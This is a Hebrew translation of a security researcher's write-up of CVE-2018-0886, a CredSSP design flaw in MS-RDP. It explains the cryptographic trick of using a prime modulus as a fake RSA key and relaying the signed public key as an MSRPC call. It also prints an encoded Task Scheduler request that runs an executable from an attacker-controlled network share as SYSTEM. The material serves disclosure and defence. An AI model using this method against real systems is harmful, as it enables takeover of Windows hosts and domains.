# ממפתח פומבי להרצת קוד

## כיצד הצלחנו לנצל את ההצפנה ב-MS-RDP (CVE-2018-0886)

מאת אייל קרני, תורגם ע"י מילה סטילמן


### מבוא

ב-Patch Tuesday בחודש מרץ, חברת Microsoft שחררה טלאי (patch) עבור CVE-2018-0886, פגיעות קריטית אשר התגלתה על ידי צוות המחקר הישראלי בחברת Preempt. פגיעות זו יכולה להיות מסווגת בתור חולשה לוגית של הרצת קוד מרחוק (RCE - Remote Code Execution). מתקפה כזו דומה למתקפת MiTM קלאסית, אך עם טוויסט נחמד: היא קשורה להצפנה, ספציפית ל-RSA, מה שהופך מתקפה זו לדי ייחודית ומעניינת.

הפגיעות מורכבת מפגם בתכנון של ה-CredSSP, שהוא ספק תמיכת אבטחה עבור Microsoft Remote Desktop ו-Windows Remote Management וגם משתמשים בו לעיתים ב-Powershell. כל אלה יכולים להוות וקטור תקיפה במסגרת החולשה. תוקף עם שליטה מלאה על ערוץ התקשורת יכול לנצל אותם ולגרום להרצת קוד שרירותי בשרת היעד בשמו של המשתמש!

הראינו את המתקפה עבור גישה מרוחקת למחשב, המתבצעת ב-RDP (Remote Desktop Protocol) בסביבת Windows מנוהלת. כאשר משתמש הוא מנהל מקומי (administrator) במערכת היעד, והוא מתחבר לשרת בגישה מרוחקת. אם התוקף יושב בתווך ביניהם, ניצול של חולשה זו יאפשר לו להריץ קוד כ-SYSTEM, ובכך להשתלט לגמרי על המערכת. - זה נכון הן עבור חיבור כ-Restricted Admin והן עבור מצב רגיל של RDP.

הדגמה של ההתקפה ניתן למצוא [כאן] (מומלץ לקרוא קודם את כל הבלוג):




[איור 1 - הדגמה של תסריט אקספלויט של CVE-2018-0886]

מהסיבות המתוארות לעיל, ומאחר שחיבורים באמצעות RDP הם נפוצים מאוד, פגיעות זו הינה בעלת ערך רב עבור תוקפים. יתר על כן, הפגיעות נמצאת בכל הגרסאות של Windows (החל מ-Vista) כחלק ממערכת ההפעלה, כל עוד ה<u>תיקון</u> אינו מיושם.

במאמר הנוכחי, אלווה אתכם לאורך המסע שעברתי במציאת החולשה וניצולה. אסביר את הפרטים הטכניים והמתמטיים של פגיעות זו.

ידע מקדים מסויים נדרש. ההנחה היא שהקורא הינו בעל היכרות מסוימת עם סביבת Active Directory, בעיקר עם MS-RDP, NTLM (NT LAN Manager), Kerberos ו-Security Support Provider Interface) SSPI). על מנת ללמוד עוד על מונחים אלה, מצורף רפרנס טכני בסוף המאמר. לקוראים שאינם מכירים את התחום לעומק, מומלץ לקרוא אותו לפני ההמשך.

## המסע: כיצד גילינו את החולשה

**פגם #1:**

המסע שלנו מתחיל בחולשה נוספת שהתגלתה על ידי Preempt. בחולשה זו, הראינו את היכולת לעשות NTLM Relay במקרה של מצב RDP Restricted Admin גם ללא ידיעת המפתח הציבורי של שרת היעד. הדבר אינו טריוויאלי מכיוון שכל התהליך נעשה תחת אבטחת TLS (Transport Layer Security), ולכן הוא מוצפן על ידי הסרטיפיקט של השרת. ניתן למצוא מידע נוסף על פגיעות זו <u>כאן</u>.

ניצול של NTLM Relay היה אפשרי בגלל הדרך שבה ה-RDP מיושם. נתבונן בתהליך:

1. מתבצע משא ומתן לגבי יכולות (בדרך כלל CredSSP נבחר)
2. נוצר ערוץ TLS
3. NLA (Network Layer Authentication) מבוצע באמצעות CredSSP
4. הלקוח מאמת את הסרטיפיקט, מוצגת אזהרה בעת הצורך
5. המשתמש מאשר את האזהרה
6. המשתמש שולח את הסיסמה שלו דרך CredSSP (במצב רגיל)
7. מתבצע התחברות מוצלחת וביצוע פעולות UI מרחוק

לאחר פתיחת ערוץ מוצפן ומאובטח, השלב הבא ב-RDP הוא NLA. השרת מאמת כי הלקוח הינו בעל האמצעי האימות עבור המשתמש בשיטת האימות הרגילה (למשל, Kerberos). זה חוסך את הצורך להקצות משאבים הנדרשים עבור ההתחברות.

בשלב הרביעי, הלקוח מוודא את הסרטיפיקט. אזהרה לא תוצג אם הסרטיפיקט חתום על ידי רשות מוסמכת (CA) או אם הסרטיפיקט מוגדר ככזה שסומכים עליו ידנית. עם זאת, חברת Microsoft החליטה

כי הסרטיפיקט לא ייבדק כאשר מבוצע אימות של Kerberos, זאת מכיוון שהסרטיפיקט מצומד יחד עם הזהות הקרברוסית בשלב השלישי. אם אף אחד מהתנאים לא מתקיים, האזהרה הבאה תוצג:

[איור 2 - אזהרת MS-RDP סטנדרטית]


ניתן לראות כי ה-NLA מתרחש לפני הוידוא של הסרטיפיקט. לכן, שלב 3 יכול להיעשות עם כל סרטיפיקט מזויף. בהנחה כי כל השאר נעשה בצורה מאובטחת ונכונה. זו לא אמורה להיות בעיה, אך כמובן, זה לא המצב כאן. על כן זה יקרא פגם #1.

**נעבור לפגם #2:**

כאשר מתמודדים עם פגמים (issues), לפעמים פגם אחד אינו מספיק . פגם שני התגלה כאשר הסתכלתי על התיעוד של פרוטוקול CredSSP.

CredSSP הינו הפרוטוקול הבסיסי אשר משתמשים בו על מנת להעביר את הזהות של המשתמש ב-MS-RDP.בעיקרון, פרוטוקול זה הינו פשוט מאוד. הודעות TSRequest מועברות מהלקוח אל השרת ובחזרה. הודעות אלה מעבירות באופן שקוף טוקנים של SPNEGO שמשתמשים בהם בשלב המשא ומתן של אימות הזהות ב-Windows(Windows Authentication). שלב זה הינו שקוף עבור הלקוח/שרת של ה-CredSSP. הפרוטוקול מתבצע מעל ערוץ TLS מאובטח המוקם כחלק מהשלב הראשון.

נתבונן בתרשים הבא:




[איור 3 - החלק של NLA ב-CredSSP]

בהודעה האחרונה בתהליך המשא ומתן (accept_complete), מחשב הלקוח מעביר את הטוקן הסופי של NLTM/Kerberos, אך הוא גם שולח את המפתח הציבורי של השרת המוצפן והחתום עם SSPI. מבנה המפתח הציבורי נגזר מתוך הפרמטרים העיקריים של ה-RSA. מה שחשוב כרגע, הוא שהמפתח הציבורי מכיל את הפרמטרים N, e שהם המהות של הסרטיפיקט של השרת.

זהו מימוש נפוץ של טכניקה הנקראת Channel Binding, שמטרתה לסכל התקפות העברה של אמצעי אימות לשרתים נוספים על ידי חיבור ערוץ ה-TLS עם האימות של Windows. לכן, הזהות של השרת (מיוצגת על ידי הסרטיפיקט) מצומדת אל הזהות הסטנדרטית של Windows Authentication (כפי שהיא מיוצגת על ידי המפתח של החשבון הרלוונטי).[1]


עם זאת, תכנון זה נושא פגם קטלני בתוכו. בשלב זה, ייתכן שתרצו לקחת כמה דקות כדי לגלות אותו בעצמכם.

[1] כהערת ביניים, ב-CredSSP כברירת מחדל, תהליך User2User מתרחש במקום kerberos רגיל. קודם השרת שולח את ה-TGT אל הלקוח. לאחר מכן, ה-TGS מוצפן עם מפתח הערוץ של TGT. אין לזה השפעה על הפגיעות ולכן אנו מתעלמים מכך.

**בעיה #2:**

הבעיה השניה היא שהלקוח סומך על המפתח הציבורי של השרת. הוא למעשה מצפין, חותם ושולח ביטים של השרת (מבנה המפתח הציבורי) מבלי לאמת את זהותו קודם. על כן, הבעיה היא למעשה בעיה קריפטוגרפית בעיקרה. כלומר, התוקף יכול לבקש מהשרת להצפין מה שהוא רוצה (טוב, כמעט). במקרה כזה, הוא מצפין וחותם באותה דרך שהיה עושה זאת עבור יישום Windows רגיל ב-SSPI.

זוהי מהותה של החולשה. על מנת לנצל אותה, התוקף יקים שרת מתחזה. לביטים של המפתח הציבורי יהיה שימוש כפול: בתור ביטים של שכבת האפליקציה של הפרוטוקול הנבחר, וכמפתח RSA חוקי. לאחר מכן התוקף יעביר את המפתח הציבור כשהוא מוצפן וחתום כ-payload חוקי של שכבת האפליקציה לשרת המיועד המקורי (אף שרת אחר אינו אפשרי בניצול הנוכחי), זה יראה כך:




[איור 4 - הדיאגרמה של האקספלויט]

אך האם זה באמת אפשרי? אחרי הכל, המפתח ציבורי צריך להיות דו-תכליתי. הוא אמור להיות תקף הן בתור מפתח RSA והן כשכבת האפליקציה המחברת של פרוטוקול של Windows שטרם נקבע. פרוטוקול זה צריך לתמוך ב-SSPI כמובן, אבל כל הפרוטוקולים הסטנדרטיים של Windows אכן תומכים בו.

נתמקד תחילה במה שנראה כבעיה הקשה ביותר: אנחנו צריכים שליטה על המפתח הציבורי של ה-RSA (אשר מתורגם לשכבת האפליקציה).

## ניצול החולשה

**RSA שבור** (היכרות מסוימת עם המתמטיקה מאחורי RSA נדרשת).

ניתן לראות כי אם ניישם את אימות ה-RSA הרגיל, יש לנו שליטה מעטה על N (לפחות), מפני שהוא נבחר כמכפלה של שני מספרים ראשוניים (רנדומליים). מסיבה זו, בחרנו ליישם גירסה משלנו לסכמת ההצפנה שנקרא לה "RSA שבור" (כמובן, RSA לא באמת שבור).

אנו בוחרים N=p כאשר p הוא ראשוני. לאחר מכן אנו יודעים כי $\phi(N) = p - 1$ (ניתן לראות כי כל מספר הקטן מ-p הוא מספר זר ל-p). כאשר אותו **e** קטן מ-**N** כחלק מהמפתח הציבורי, **e** זר ל-$\phi(N)$ וגם ל-**d** המקיים $d = e^{-1} mod\ \phi(N)$, זה מאפשר ליצור "הצפנה" שעובדת (למרות שהיא כמובן ניתנת לשבירה).

עבור הודעה (אשר מקודדת באותה צורה כמו בקבוצה זו) **m**, במשוואה זו $c = m^e\ mod\ N$ היא ה"הצפנה". היא שבירה כמובן מכיוון שכל אחד שיודע את **N** יכול למצוא את **d** המקיימת את המשוואה $ed + \phi(N)C = 1$ על ידי שימוש באלגוריתם egcd.

למזלינו, פרטיות אינה נחשבת לפגם באקספלויט ☺. אם כן, על מנת שה-RSA "השבור" יוכל לעבוד, אין צורך לשנות כמעט שום דבר. ההצפנה והפענוח פועלות באותו אופן כמו ב-RSA. אנו יכולים להשתמש ב-OpenSSL lib המקורי לשם כך, אך אנו עדיין צריכים להסיר כמה אופטימיזציות שבוצעו בשרת, כיוון שלא מעורבים בוארינט זה שני מספרים ראשוניים.

לאחר השלמת שלב זה, יש לנו הצפנה עובדת, ושליטה על **N**. אבל כמה שליטה יש לנו באמת? האם אנחנו יכולים למצוא מספרים ראשוניים בקלות? למען האמת, כן!

### מציאת מספרים ראשוניים

לפי משפט המספרים הראשוניים: $\frac{x}{ln\,x} < \pi(x) < 1.256\frac{x}{ln\,x}$

כאשר $\pi$ היא פונקציה הסופרת מספרים ראשוניים (כמה מספרים ראשוניים קיימים הקטנים מ-x). הסיכוי ליפול באופן אקראי על מספר ראשוני כאשר בוחרים באקראי מספר k בטווח בין 1...N הוא:

$$P(k\ is\ a\ prime) = \pi(N)/N$$

$$1/ln(N) < P(k\ is\ a\ prime) < 1.256\ ln\ (N)$$


כאשר N הוא מספר השוקל בסביבות 600 בתים או $2^{600*8}$ (זהו מקרה ריאליסטי), מתקבלת ההסתברות שמספר אקראי יהיה ראשוני בין 1/3328 לבין 1/2651. חישוב מדויק של ההסתברות עבור הטווח המתאים (לחולשה) נותן תוצאה דומה. חופש של שני בתים אמור להספיק על מנת למצוא מספר ראשוני מתאים מכיוון ש- $log_{256}(ln(N)) \approx 1.46$.

אנו צריכים לבדוק בסך הכל כ-1650 מספרים על מנת למצוא את המספר הראשוני המתאים (אנו יכולים לדלג על מספרים זוגיים). המחשב מבצע חישוב זה תוך 70 שניות בממוצע (וזהו תהליך חד-פעמי עבור כל אקספלויט של סביבה מסוימת).

אם כן, נראה כי הבעיה נפתרה. אך עדיין יש צורך למצוא פרוטוקול מתאים.

## דרישות הפרוטוקול

הדרישה הכי ברורה היא שמבנה המפתח הציבורי יוכל להיות מקודד חוקית בתור השכבה האפליקטיבית. לצורך כך, נסתכל על מבנה המפתח הציבורי הנשלח. מבנה זה הוא ASN.1[2]:




[איור 5 - מבנה המפתח הציבורי]

המשמעות של זה עבורנו, היא ש-8 הביטים הראשונים של הדאטה אינם תחת שליטה מלאה (שלנו).


### NTLM או Kerberos

שאלה שצריך לשאול היא האם ניתן ליישם NTLM או Kerberos. ל-SSPI יש מנגנונים סטנדרטיים להתחברות המתבססות על אימות NTLM או Kerberos. בשני המקרים (אם מסכמים על חתימה והצפנה), ישנו טוקן המכיל את המספר הסידורי וישנה חתימה המתווספת לשכבת האפליקציה. הטוקן נקרא ntlm verifier או gss_wrap בהתאמה.

המשא ומתן שמתבצע במהלך ההליך של credssp תמיד מסתיים עם הצפנה וחתימה. המספר הסידורי שבו נחתם המפתח הציבורי יהיה 0.

[2] CredSSP version 2-4

למרות זאת, קיים הבדל חשוב בין הטיפול ב-NTLM ו-Kerberos. ניתן לראות זאת בדיאגרמה הבאה (עבור MS-RPC כדוגמא חשובה):[3] [4]




[איור 6 - NTLM לעומת Kerberos ב-SSAPI]

מבנה המפתח הציבורי נחתם כאילו היה פרוקול חסר כותרת ("headerless protocol"), שבו כל הפרוטוקול נחתם ומוצפן. בניגוד למשל, לחתימה ב-RPC, שבה רק שכבת האפליקציה נחתמת ב-Kerberos. במקרה של NTLM, כל המבנה הוא מוצפן וחתום. אבל שרת ה-RPC מצפה שרק שכבת האפליקציה תהיה מוצפנת. לכן, NTLM מוסיף מגבלה נוספת עבור הפרוטוקול. מגבלה זו למעשה מונעת מאיתנו לבצע מתקפה על NTLM שכן לא נוכל למצוא פרוטוקול חסר כותרת מתאים. איננו בטוחים כי זה בלתי אפשרי. סביר להניח מציאת פרוטוקול כזה תיצור אקספלויט חזק יותר, המאפשר לתוקף לבחור שרת מטרה אחר תוך שימוש ב-NTLM Relay.

נקודה נוספת שיש לציין היא שב-Kerberos, שם השירות המבוקש בטיקט אינו נבדק לחלוטין, כל עוד החשבון תואם. החשבון ב-RDP הוא חשבון של המכונה. לכן, אנו יכולים לומר כי Kerberos הוא פגיע במקצת ל-Kerberos Relay. נתונים המוזנים לשימוש ביישום אחד ניתנים לשימוש ביישום אחר, כאשר לתוקף יש אפשרות להצפין ולחתום על הודעות.

[3] שכבת האפליקציה היא בצורה כללית יותר הנתונים העטופים על ידי GSS_WRAP או שיטה דומה
[4] זה מתרחש בשימוש ב-NTLM מודרני אם אבטחת NEGOTIATE_EXTENDED_SESSIONSECURITY מופעלת.

הנה תקציר של הדרישות עבור הפרוטוקול:

- תמיכה ב-SPENGO
- דרישות הקידוד:
  - שכבת האפליקציה היא Non-ASN1.
  - קידומת 8-ביטים ספציפית שאין לנו שליטה עליה
  - מספר דרגות חופש מסויים
  - אין Header במקרה של NTLM
- יכולת לגרום לנזק עם פאקטה חתומה יחידה
- זמינות במגוון רחב של מכונות

לדידינו, הפרוטוקול היחיד המקיים את כל הדרישות הוא... MSRPC! (מלבד דרישות נוספות הנדרשות עבור NTLM).

איננו מודעים לאף פרוטוקול אחר אשר מקיים דרישות אלה. נשמח לדעת אם קיים.

## ניצול החולשה

הקידוד של שכבת אפליקציה של MSRPC הוא MIDL. זהו מבנה מסורבל המתאר בעצם את הארגומנטים שהועברו לפרוצדורה הנשלטת מרחוק.

עבור 8-הביטים הבלתי ניתנים לשליטה בהתחלה, אנו יכולים לבחור כל ערך כאשר הארגומנט הראשון הוא מחרוזת (ייתכן מצביע באופן כללי). זאת מפני שנוצר שדה של 8-ביטים (במקרה של יישום במערכת 64-ביט) הנקרא ReferentId, אשר שרת היעד אדיש לערכו.

לגבי מיקום דרגות חופש, זה לא אמור להיות סיפור גדול מלכתחילה, אבל ה-RPC מתעלם מן הביטים הנוספים, כך שהדרך הפשוטה ביותר היא לשים אותם בסוף.

האקספלויט משתמש בפונקציה הבאה (Opnum1) של ה-Task Scheduler Interface:

```
HRESULT SchRpcRegisterTask(
  [in, string, unique] const wchar_t* path,
  [in, string] const wchar t* xml,
  [in] DWORD flags,
  [in, string, unique] const wchar t* sddl,
  [in] DWORD logonType,
  [in] DWORD cCreds,
  [in, size_is(cCreds), unique] const TASK_USER_CRED* pCreds,
  [out, string] wchar t** pActualPath,
  [out] PTASK_XML_ERROR_INFO* pErrorInfo
);
```

[רפרנס 7 - הפונקציה המיוצאת]

ה-Task Scheduler Interface הוא ממשק מודרני לניהול משימות ב-Windows. הוא דומה לממשק ATSvc (המופעל על ידי הפקודה AT), אבל הוא חזק יותר, שכן הוא מספק שליטה רבה יותר על המשימה שנוצרה ועל המאפיינים שלה.

הנה דוגמא לפקודה המקודדת באקספלויט:

```
path: u'aa\x00'
xml: u'<?xml version="1.0"?><Task
xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task"><Triggers>
<RegistrationTrigger/></Triggers><Actions><Exec><Command>\\\\IP\\share\\
executable.exe</Command></Exec></Actions></Task>\x00'
flags: 6
sddl: NULL
logonType: 3
cCreds: 1
pCreds:
    [
        userId:      u'S-1-5-18\x00'
        password:    NULL
        flags:       1,
    ]
```

פקודה זו יוצרת משימה עם מזהה משתמש של SYSTEM[5]. ה-Payload נמצא בתיקיה משותפת בשליטת התוקף, והוא מופעל מיד. כלומר, אין צורך לבצע העלאת הרשאה אם המשתמש כבר מנהל (Administrator)[6].

## העולם האמיתי

לבסוף, אנו מתחשבים במספר מכשולים שהמציאות מציבה. במקרים רבים, ביצוע MiTM הוא אינו דבר מסובך עבור התוקף (לדוגמא דרך ARP Poisoning), המכשול האמיתי כאן הוא ה-Windows Firewall. אם חומת האש מופעלת, אז על מערכת הפעלה מודרנית סטנדרטית, RPC אינו מאופשר כברירת מחדל עבור כל ממשק.[7]

למרות זאת, הפגיעות והאיום עדיין מאוד ממשיים, והפעלת ה-patch היא חשובה. זאת בשל הסיבות הבאות:


1. שרתי הניהול (Domain Controllers) עדיין חשופים להתקפה זו כברירת מחדל. וזאת מפני שבכל שרת ניהול קיים חוק Firewall המאפשר חיבור לכל ממשק DCOM של svchosts.exe. יתר על כן, סקר מהיר מצא כי RDP היא הדרך הנפוצה ביותר שבה מנהלי הרשת נוטים לגשת ל-DC. במילים אחרות, על ידי ניצול של חולשה זו, תוקף עלול לקבל שליטה מלאה על הדומיין!

[5] בהינתן הרשאות של מנהל מקומי, זה אמור לעבוד
[6] הערה: הxml קצת השתנה, וגירסא זו שלו הינה בעייתית
[7] מאומת ב-Windows Server 2012 וב-Windows 10

2. פעמים רבות, חומת האש של Windows כבויה או RPC מופעל באופן נרחב (מומלץ להפעיל אותו באופן סלקטיבי עבור השירותים הדרושים למשתמש)

3. ניצול החושה יכול להתבצע בדרכים שונות, תוך עקיפת הגנות אפשריות שונות בסביבות שונות. לא רק באמצעות שימוש בממשקים שונים של MSRPC, אלא גם תוך ניצול של פרוטוקולים שונים.[8] (אם הנכם מצליחים, נשמח לדעת על כך)

בתרחיש המתואר בהתחלה, התחברות מרוחקת תיכשל עם הצגת ההודעה הבאה לאחר מספר שניות:




[איור 8 - הודעת שגיאה מוצגת לאחר שחיבור RDP נכשל כתוצאה מניצול החולשה]

קוד זדוני יופעל בשקט על השרת עם הרשאות מלאות. מלבד זאת, לא תהיה שום אזהרה או אינדיקציה חשודה.

## סיכום

במאמר זה, הצגנו את הפרטים עבור מתקפה על MS-RDP עם Task Scheduler Interface כיעד. להתקפה זו סיכויי הצלחה של כמעט 100% כאשר שרת RPC מאופשר, ובהנחה שהתוקף מסוגל לעשות MiTM.

אנו מקווים שנהנתם מהקריאה של מאמר זה. כפי הנראה, חולשות לוגיות חזקות מבוססות פרוטוקול לא עברו מן העולם. לפי דעתי, חולשה זו מדגישה את החשיבות של אימות זהות בהקדם האפשרי, תוך הקפדה שהעניין יעשה לפני חתימה על נתונים כלשהם של השרת. בנוסף, הפגם שהובא כאן של חתימה על מפתח ציבורי יכול להיות משהו שכדאי לשים לב אליו באופן כללי.

[8] אם הנכם מצליחים ליצור אקספלויט נוסף, אנא ספרו לנו. מסדי נתונים נראים כמו מטרה גדולה

## תודות

אני מבקש להודות בזאת לירון זינר, ראש צוות המחקר של Preempt, על התמיכה וההדרכה לאורך הדרך, וכן על העזרה בכתיבת המאמר הזה. וכן, להת'ר האולנד, סמנכ"ל שיווק, ולווייד ווילאמסון, ממחלקת השיווק על כל העזרה.

תודה גם למילה סטילמן, על התרגום.

## הפניות ורקע טכני

החולשה שדיברנו עליה מתפרשת על פני הרבה תחומי ידע. ואיננו יכולים שלא להניח ידע מקדים מסויים. כדי לא לפגוע ברצף המאמר, מצורף נספח שהוא הרקע הטכני לצורך השלמת הידע הנדרש עבור חולשה זו.

### CredSSP

CredSSP הוא פרוטוקול אותנטיקציה המשמש בין היתר בעת השימוש ב-RDP. הוא השלב הראשון שמתבצע לאחר הקמת ערוץ מאובטח. הוא מעביר באופן שקוף את תהליך האותנטקציה הסטנדרטי ב-Windows על גבי ערוץ מאובטח, ובמצב רגיל של RDP, גם את הסיסמא ב-plaintext. בנוסף, הוא מגן מפני מתקפות MiTM על ידי צימוד בין הזהות הקרברוסית של השרת, לזהות שסופקה על ידי הסטרטיפיקט.

### Kerberos ב-Active Directory

Active Directory הוא אוסף של שירותים שמיקרוסופט מציעה לצורך הקמת וניהול רשת ארגונית. כל מחשב וכל משתמש נמצאים בדומיין מסויים, שנראה דומה לדומיינים באינטרנט. הוא מנוהל על ידי מנהלי דומיין בעלי הרשאות גבוהות. הדומיין מאפשר לגשת למחשבים בדומיין (לפחות) להזדהות בצורה אוטומטית (SSO) ולקבל הרשאות בהתאם.

Kerberos הוא פרוטוקול האימות הבסיסי בסביבת Active Directory. משתמשים בו כברירת מחדל (במקרה שבו פונים לשרת דרך DNS) והוא נחשב לבטוח ומהימן.

למעשה, הוא מספק אותנטקציה ו-SSO (Single Sign On) על פני כל הדומיין, בהסתמך על סודות משותפים שנמצאים על שרתי ה-DC (Domain Controllers) שהם הגופים המהימנים שמנהלים את הדומיין. השתלטות של תוקף על DC (או חשבון מיוחד בשם KRBTGT) תביא לשליטה מלאה על הדומיין.

ישנם אתרים רבים המסבירים כיצד kerberos עובד. למרות שרוב הפרטים אינם רלוונטים לפגיעות שלנו, יהיה זה נחמד לקבל את התמונה הכוללת:

https://redmondmag.com/articles/2012/02/01/understanding-the-essentials-of-the-kerberos-protocol.aspx

**NTLM (Network Lan Manager[9])**

NTLM הוא פרוטוקול ותיק אשר משתמשים בו לביצוע אימות בסביבת Active Directory. הוא עדיין נמצא בשימוש נרחב למדי היום, בעיקר בתרחישים שבהם אין אמון בדומיין, וכן בתוכנות מדור קודם. זהו פרוטוקול בסגנון ישן של Challenge-Response. הגרסה החשובה ביותר היא גרסה 2, המספקת הגנה מסוימת מפני כמה התקפות. הפרוטוקול אינו עמיד בפני מתקפות NTLM Relay במקרה שאין הגנה נוספת נגד ממסור הודעות כגון חיוב חתימה על ידי הסרבר או EPA.

